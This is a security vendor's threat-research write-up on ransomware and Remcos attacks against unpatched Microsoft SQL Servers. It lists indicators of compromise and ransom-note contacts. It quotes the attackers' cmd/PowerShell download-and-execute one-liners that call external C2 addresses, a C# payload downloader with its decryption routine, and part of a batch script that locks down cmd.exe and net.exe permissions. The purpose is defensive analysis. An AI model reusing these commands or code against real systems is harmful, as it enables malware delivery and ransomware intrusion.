


# OODA: X-Ops Takes On Burgeoning SQL Server Attacks

[news.sophos.com/en-us/2022/07/20/ooda-x-ops-takes-on-burgeoning-sql-server-attacks/](https://news.sophos.com/en-us/2022/07/20/ooda-x-ops-takes-on-burgeoning-sql-server-attacks/)

July 20, 2022



Our X-Ops teams – SophosLabs, SecOps (Sophos Managed Threat Response [MTR] and Sophos Rapid Response), and Sophos AI – operate in a virtuous Observe-Orient-Decide-Act loop, building on each teams’ work to improve customer protections. A recent set of investigations illustrates our OODA-loop process: Attacks against a pair of vulnerabilities in Microsoft SQL were researched, documented, and addressed proactively. And, when one enterprise found itself under a potentially similar attack, the teams worked together to pinpoint the common denominator, minimize damage, and protect the customer... and customers to come.

At the beginning of 2022, SophosLabs and Sophos MTR had been investigating an uptick in reports of attacks against Microsoft SQL Server installations, using two venerable and long-patched remote code execution vulnerabilities (CVE-2019-1068, CVE-2020-0618). These attacks leverage Remcos (a commercially available remote access trojan) and deploy various families of ransomware including TargetCompany, aka Mallox; Globelmposter, aka Alpha865qqz; and BlueSky.

In this report, we walk through the ways in which our teams coordinated to address this threat, focusing on hands-on work from Sophos Managed Threat Response (MTR) and Sophos Rapid Response. These front-line efforts have been made possible by the steady

research work of SophosLabs and, further behind the scenes, the elective-automation aspect of that process made possible by the humans at Sophos AI.

On our GitHub, we'll provide details of the threat actor's observed infrastructure and on various indicators of compromise (IoCs). In the case of information derived from the Rapid Response engagement we discuss below, that information has already been incorporated into our MTR service and Intercept X suite, but we'll highlight some items in this writeup as a matter of interest. For practitioners who might benefit from a labs-notes-style iteration of the information we're discussing, we'll make that available later in our incident guide series.

## Identification

The methods of ingress, malware used, and command-and-control servers accessed in the process of this Microsoft SQL attack indicate that the same threat group is likely responsible for multiple incidents in the first half of 2022. Sophos has observed victims in the Americas; however, most of the victims are from Asia and the comments in some components indicate that the threat actor could be originating from that region. We have previously observed this threat group targeting externally exposed and unpatched SQL servers.

## Initial access

During MTR's initial investigations into this threat group, we saw them leveraging malware infrastructure impersonating a download site for KMSAuto, a non-malicious software utility used for evading Windows license key activations.




Figure 1: An overview of the attack

Meanwhile, over in the world of Rapid Response, a direct view of the initial stages of an attack is usually only seen in retrospect. In this case, the victim first noticed that something was wrong: a full-on ransomware attack against an unprotected SQL server. Acting on their

own, the enterprise chose to wipe and restore their systems from backup, this time installing Intercept X. However, the server in question was lacking crucial patches, so the door remained open to the attackers.

This oversight did not go unnoticed. A week later, the customer's service provider warned them that their servers were implicated in an ongoing denial-of-service attack against an unrelated third party. The customer, by this point running Intercept X on the previously unprotected server, hadn't noticed any further ransomware activity... but what was happening?

## Infection Chain and SQL Exploitation

---

During MTR's investigation, the team did *not* observe this group attempting to perform internal lateral movement. Instead, the same post-exploit command was leveraged multiple times to download and run different executable files before ultimately delivering ransomware:

```
"C:\Windows\system32\cmd.exe" /c "echo $client = New-Object
System.Net.WebClient > %TEMP%\update.ps1 & echo
$client.DownloadFile("http://C2_Server_IP/-
malware.exe", "%TEMP%\<random>.exe") >> %TEMP%\update.ps1 & powershell -
ExecutionPolicy Bypass %temp%\update.ps1 & WMIC process call create
"%TEMP%\<random>.exe""
```

The trigger for MTR's investigation was a CryptoGuard alert on a specific file, 9YFHR4SL.exe:

Path:

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Temp\9YFHR4SL.exe

Hash: 7d0687911ea9423310b7b83ebec9f52944ac022795c3b796aca5f0d2d15954b1

Analysis shows that this file in turn downloads [http://91\[.\]243\[.\]44\[.\]105/Lvmsrqz\\_Phdvabki.jpg](http://91[.]243[.]44[.]105/Lvmsrqz_Phdvabki.jpg), which turns out to be the encrypted Globelmposter/Alpha865qqz payload. The main steps are visualized in Figure 2, below:

1. A batch command creates C:\Users\MSSQL\$~1\AppData\Local\Temp\update.ps1
2. PowerShell executes update.ps1
3. ps1 downloads m0qw5dj1.exe
4. exe is executed
5. Services are stopped
6. Processes are killed




Figure 2: The main steps in the attack

The full paths of the components show they were executed from the SQL Server temporary directory, like so:

```
C:\Users\MSSQL$~1\AppData\Local\Temp\update.ps1
```

```
C:\Windows\SERVIC~1\MSSQL$~1\AppData\Local\Temp\update.ps1
```

```
C:\Windows\ServiceProfiles\MSSQLSERVER\AppData\Local\Temp\JBEDW0VJ.exe
```

This shows that the initial access was via SQL Server. Next, the following command is executed in the first line shown above:

```
"echo $client = New-Object System.Net.WebClient > %TEMP%\update.ps1 & echo
$client.DownloadFile("http[:]//91[.]243[.]44[.]105/Lhtot.exe", "%TEMP%\M0QW5DJ1.exe") >>
%TEMP%\update.ps1 & powershell -ExecutionPolicy Bypass %temp%\update.ps1 & WMIC
process call create "%TEMP%\M0QW5DJ1.exe"
```

Meanwhile, in Rapid Response's world, a call was about to come in from the customer. Intercept X was still holding off attack escalation there, but the situation was potentially volatile – after all, protections are like the shields on the Enterprise; they block surprise attacks, and they give the humans time to mount a proper defense, but no shield can hold out forever. And the customer's internal investigation had reached a dead end as to what was the matter. With no visibility into what was happening, the customer knew it was time to escalate.

## Identified components

---

During their investigation, MTR saw that this threat group leveraged a few different components in their recent attacks against SQL servers – some legitimate wares being abused, some malicious by nature. These include:

- PowerShell downloader
- dotNet downloader
- TargetCompany / Mallox ransomware
- GlobelImposter / Alpha865qqz ransomware
- Kill\$ cleaner
- 7zip SFX installer (Autolt loader)
- Remcos remote access Trojan

In the following sections we'll step through the role each plays in this attack. (As a reminder, the presence or use of a specific tool in any attack does not mean the tool itself is malicious; tools such as PowerShell and 7zip are legitimate applications abused in this specific situation.) We'll also look at an eighth component MTR discovered in a few infections, and discuss what Rapid Response ultimately saw and did to recover the customer, facing a determined attacker rattling around in their network.

## PowerShell downloader

---

MTR's investigation found very simple scripts that reach out to the download server, download the next-stage component, and execute it:

```
$client = New-Object System.Net.WebClient
```

```
$client.DownloadFile("http://91[.]243[.]44[.]142/arx-  
lkrbwika.exe", "C:\Users\MSSQL$~1\AppData\Local\Temp\VKDA55H6.exe")
```

The downloaded PE executable is usually the dotNet downloader, which in turn downloads the final payload. This varies — either one of the ransomware samples or a Remcos RAT variant.

## dotNet downloader

---

Next, PowerShell is leveraged again to run a .NET executable file that functions as a downloader for additional attack components. We will walk through the five highlighted steps in the diagram below.




Figure 3: A snippet of more attack components entering the fray

In Figure 3, the sqlservr.exe process (1) runs the command line (2) that creates the downloader:

```

"C:\WINDOWS\system32\cmd.exe" /c "echo $client = New-Object
System.Net.WebClient > %TEMP%\update.ps1 & echo
$client.DownloadFile("http://91[.]243[.]44[.]142/pl-
Ukxamliyg.exe", "%TEMP%\9ETVCRZF.exe") >> %TEMP%\update.ps1 & powershell -
ExecutionPolicy Bypass %temp%\update.ps1 & WMIC process call create
"%TEMP%\9ETVCRZF.exe"

```

Next, update.ps1 (3) downloads the dotNet downloader and executes it (4), and the downloader fetches the final payload (5).



```

private static object[] Arrays
{
    get
    {
        return new object[]
        {
            ((byte[])typeof(WebClient).GetMethod("DownloadData", new Type[]
            {
                typeof(Uri)
            }).Invoke(new WebClient(), new object[]
            {
                new Uri("http://91.243.44.22/PL-Enygw.jpg")
            })).ToByte()
        };
    }
}

```

Figure 4: The payload is acquired; note the .jpg extension for the file before it's decoded

The final payload is in obfuscated or encrypted form, so the dotNet downloader has to decode it first. The encryption can be as simple as reversing the content of the file, or in a typical case a XOR encryption with a hardcoded key:

```

internal static byte[] ToByte(this byte[] data)
{
    int[] array = new int[256];
    int[] array2 = new int[256];
    byte[] array3 = new byte[data.Length];
    byte[] bytes = Encoding.UTF8.GetBytes("Uelrvncftqcs");
    int i;
    for (i = 0; i < 256; i++)
    {
        array[i] = (int)bytes[i % bytes.Length];
        array2[i] = i;
    }
    int num;
    for (i = (num = 0); i < 256; i++)
    {
        num = (num + array2[i] + array[i]) % 256;
        int num2 = array2[i];
        array2[i] = array2[num];
        array2[num] = num2;
    }
    int num3;
    num = (num3 = (i = 0));
    while (i < data.Length)
    {
        num3++;
        num3 %= 256;
        num += array2[num3];
        num %= 256;
        int num2 = array2[num3];
        array2[num3] = array2[num];
        array2[num] = num2;
        int num4 = array2[(array2[num3] + array2[num]) % 256];
    }
}

```

Figure 5: Decrypting the payload

## TargetCompany Ransomware (aka Mallox)

In March 2022 the MTR team investigated a case in which an externally exposed and unpatched SQL server was compromised. Sophos CryptoGuard detected a ransomware attack and prevented encryption of essential files, such as the SQL database files. During the incident MTR observed the threat actor leveraging the command-and-control servers 91.[.]243.[.]44.[.]42 and 91.[.]243.[.]44.[.]142.

The server at 91[.]243[.]44[.]142 had the file content shown in Figure 6, which matches that seen on other servers examined:

## Index of /

- [Any-Desk.msi](#)
- [Kill\\$.exe](#)
- [arx-777Ofdds\\_Suadocfq.png](#)
- [arx-Xlopf.exe](#)
- [arx-Xlopf\\_Xbkqkzns.png](#)
- [arx111-Odkgmuout\\_Fcvwfzek.png](#)
- [arx333-Ngxximdsx\\_Fhuxtgtx.jpg](#)
- [arx777-Ofdds.exe](#)
- [msi-system.bat](#)
- [pl-Ukxamliy.exe](#)
- [pl-Ukxamliy\\_Wqxbcfi.png](#)
- [zighoysr/](#)

*Figure 6: A directory listing from the malicious server 91[.]243[.]44[.]142; Kill\$ is visible near the top of the list*

The observed filepath was:

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Temp\C258SEE8.exe

And the observed hash was:

8bb03cb1d5faf00b93612a10f24fb3afe025f59c0226a4b20b1a61fe06cd2077

A process trace revealed the following:

1 C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Temp\C258SEE8.exe [14500]

2 C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Temp\C258SEE8.exe [13716]

C:\WINDOWS\SERVIC~1\NETWOR~1\AppData\Local\Temp\C258SEE8.exe

3 C:\Windows\System32\wbem\WmiPrvSE.exe [12708]

C:\WINDOWS\system32\wbem\wmiprvse.exe -secured -Embedding

4 C:\Windows\System32\svchost.exe [736]

C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p

5 C:\Windows\System32\services.exe [984]

6 C:\Windows\System32\wininit.exe [856]

At this point, wininit.exe appended the file extension .avast. In early February 2022, the antimalware firm Avast [published](#) a technique to decrypt files affected by the TargetCompany ransomware. Following the publication of that research, TargetCompany modified the



ransomware file extension from “.mallox” to “.avast.” (They also fixed certain bugs present in the encryption algorithm.). We have notified Avast about this.

Finally, MTR observed the following contact information and ransom note related to the TargetCompany / Mallox infection:




Figure 7: The ransomware payload’s contact information and ransom note

Two addresses are associated with this ransom note: mallox@tutanota.com and recohelper@cock.li .

### GlobeImposter Ransomware (aka Alpha865qqz)

This ransomware variant creates a file called “how to back your files.exe,” which contains the ransom note shown in Figure 8. On execution it displays:




Figure 8: The GlobeImposter ransomware note

The ransomware then adds the file extension .Globeimposter-Alpha865qqz.

One contact address, China.Helper@aol.com, is associated with this ransom note. We will see this address again later in our walkthrough.

## Kill\$ cleaner

This component drops and executes a batch file into %TEMP%. This batch file stops services and processes. It shows a series of console windows displaying the progress it is making, as shown in Figure 9:




Figure 9: Kill\$ getting busy on a victim's services and processes

kill\$.exe drops a batch file into %TEMP%. Interestingly, this file contains comment strings in Chinese:

```
@shift /0
::恢复cmd默认关联
reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor" /v "AutoRun" /f
::CMD 恢复设置
takeown /f %SystemRoot%\system32\cmd.exe /a
echo y|cacls %SystemRoot%\system32\cmd.exe /g Administrators:f
echo y|cacls %SystemRoot%\system32\cmd.exe /e /g Users:r
echo y|cacls %SystemRoot%\system32\cmd.exe /e /g Administrators:r
echo y|cacls %SystemRoot%\system32\cmd.exe /e /d SERVICE
echo y|cacls %SystemRoot%\system32\cmd.exe /e /d mssqlserver
echo y|cacls %SystemRoot%\system32\cmd.exe /e /d "network service"
echo y|cacls %SystemRoot%\system32\cmd.exe /e /g system:r
echo y|cacls %SystemRoot%\system32\cmd.exe /e /d mssql$sqlexpress
takeown /f %SystemRoot%\System64\cmd.exe /a
echo y|cacls %SystemRoot%\System64\cmd.exe /g Administrators:f
echo y|cacls %SystemRoot%\System64\cmd.exe /e /g Users:r
echo y|cacls %SystemRoot%\System64\cmd.exe /e /g Administrators:r
echo y|cacls %SystemRoot%\System64\cmd.exe /e /d SERVICE
echo y|cacls %SystemRoot%\System64\cmd.exe /e /d mssqlserver
echo y|cacls %SystemRoot%\System64\cmd.exe /e /d "network service"
echo y|cacls %SystemRoot%\System64\cmd.exe /e /g system:r
echo y|cacls %SystemRoot%\System64\cmd.exe /e /d mssql$sqlexpress
::NET 恢复设置
takeown /f %SystemRoot%\system32\net.exe /a
echo y|cacls %SystemRoot%\system32\net.exe /g Administrators:f
```

Figure 10: Multilingual comments hint at a possible threat source

The Chinese strings we saw can be translated as follows:

- “Restore cmd default association”

- “.:NET permission settings”
- “:mshta permission settings “
- “.:FTP permission settings”
- “.:wscript permission settings”
- “.:cscript permission settings”
- “.:powershell permission settings”
- “.:ProgramData folder permission settings”
- “.:Public folder permission settings”

## 7zip SFX installers

---

Some of the payload files are 7zip SFX executables. At first these appear to have only a single junk file, forma.xla, inside as shown in Figure 12:




Figure 11: A lonely junk file in the 7zip SFX executable... or is it?!

In reality, multiple files are present, as shown in the temporary directory created by the dropper:




Figure 12: It was not a lonely junk file

These installers abuse the 7zip SFX file structure. Normally an SFX file contains three components:


- *sfx* : the SFX stub program
- *txt*: the configuration file, including the auto-execute script
- *7z*: the content of the archive to extract

These components can be observed if the archive is opened in parse mode, using the command 7-Zip / Open Archive / # to return the results in Figure 13:

Name	Size	Modified	Type	Comment	Offset	Unpack S...	Folders	Files
1\Search.dll	143 872	2022-01-29 10:54	PE	Search 1.0.0.0	0	144 881		9
2	175				143 872			
3.zip	4 249		zip		144 047	4 097		1
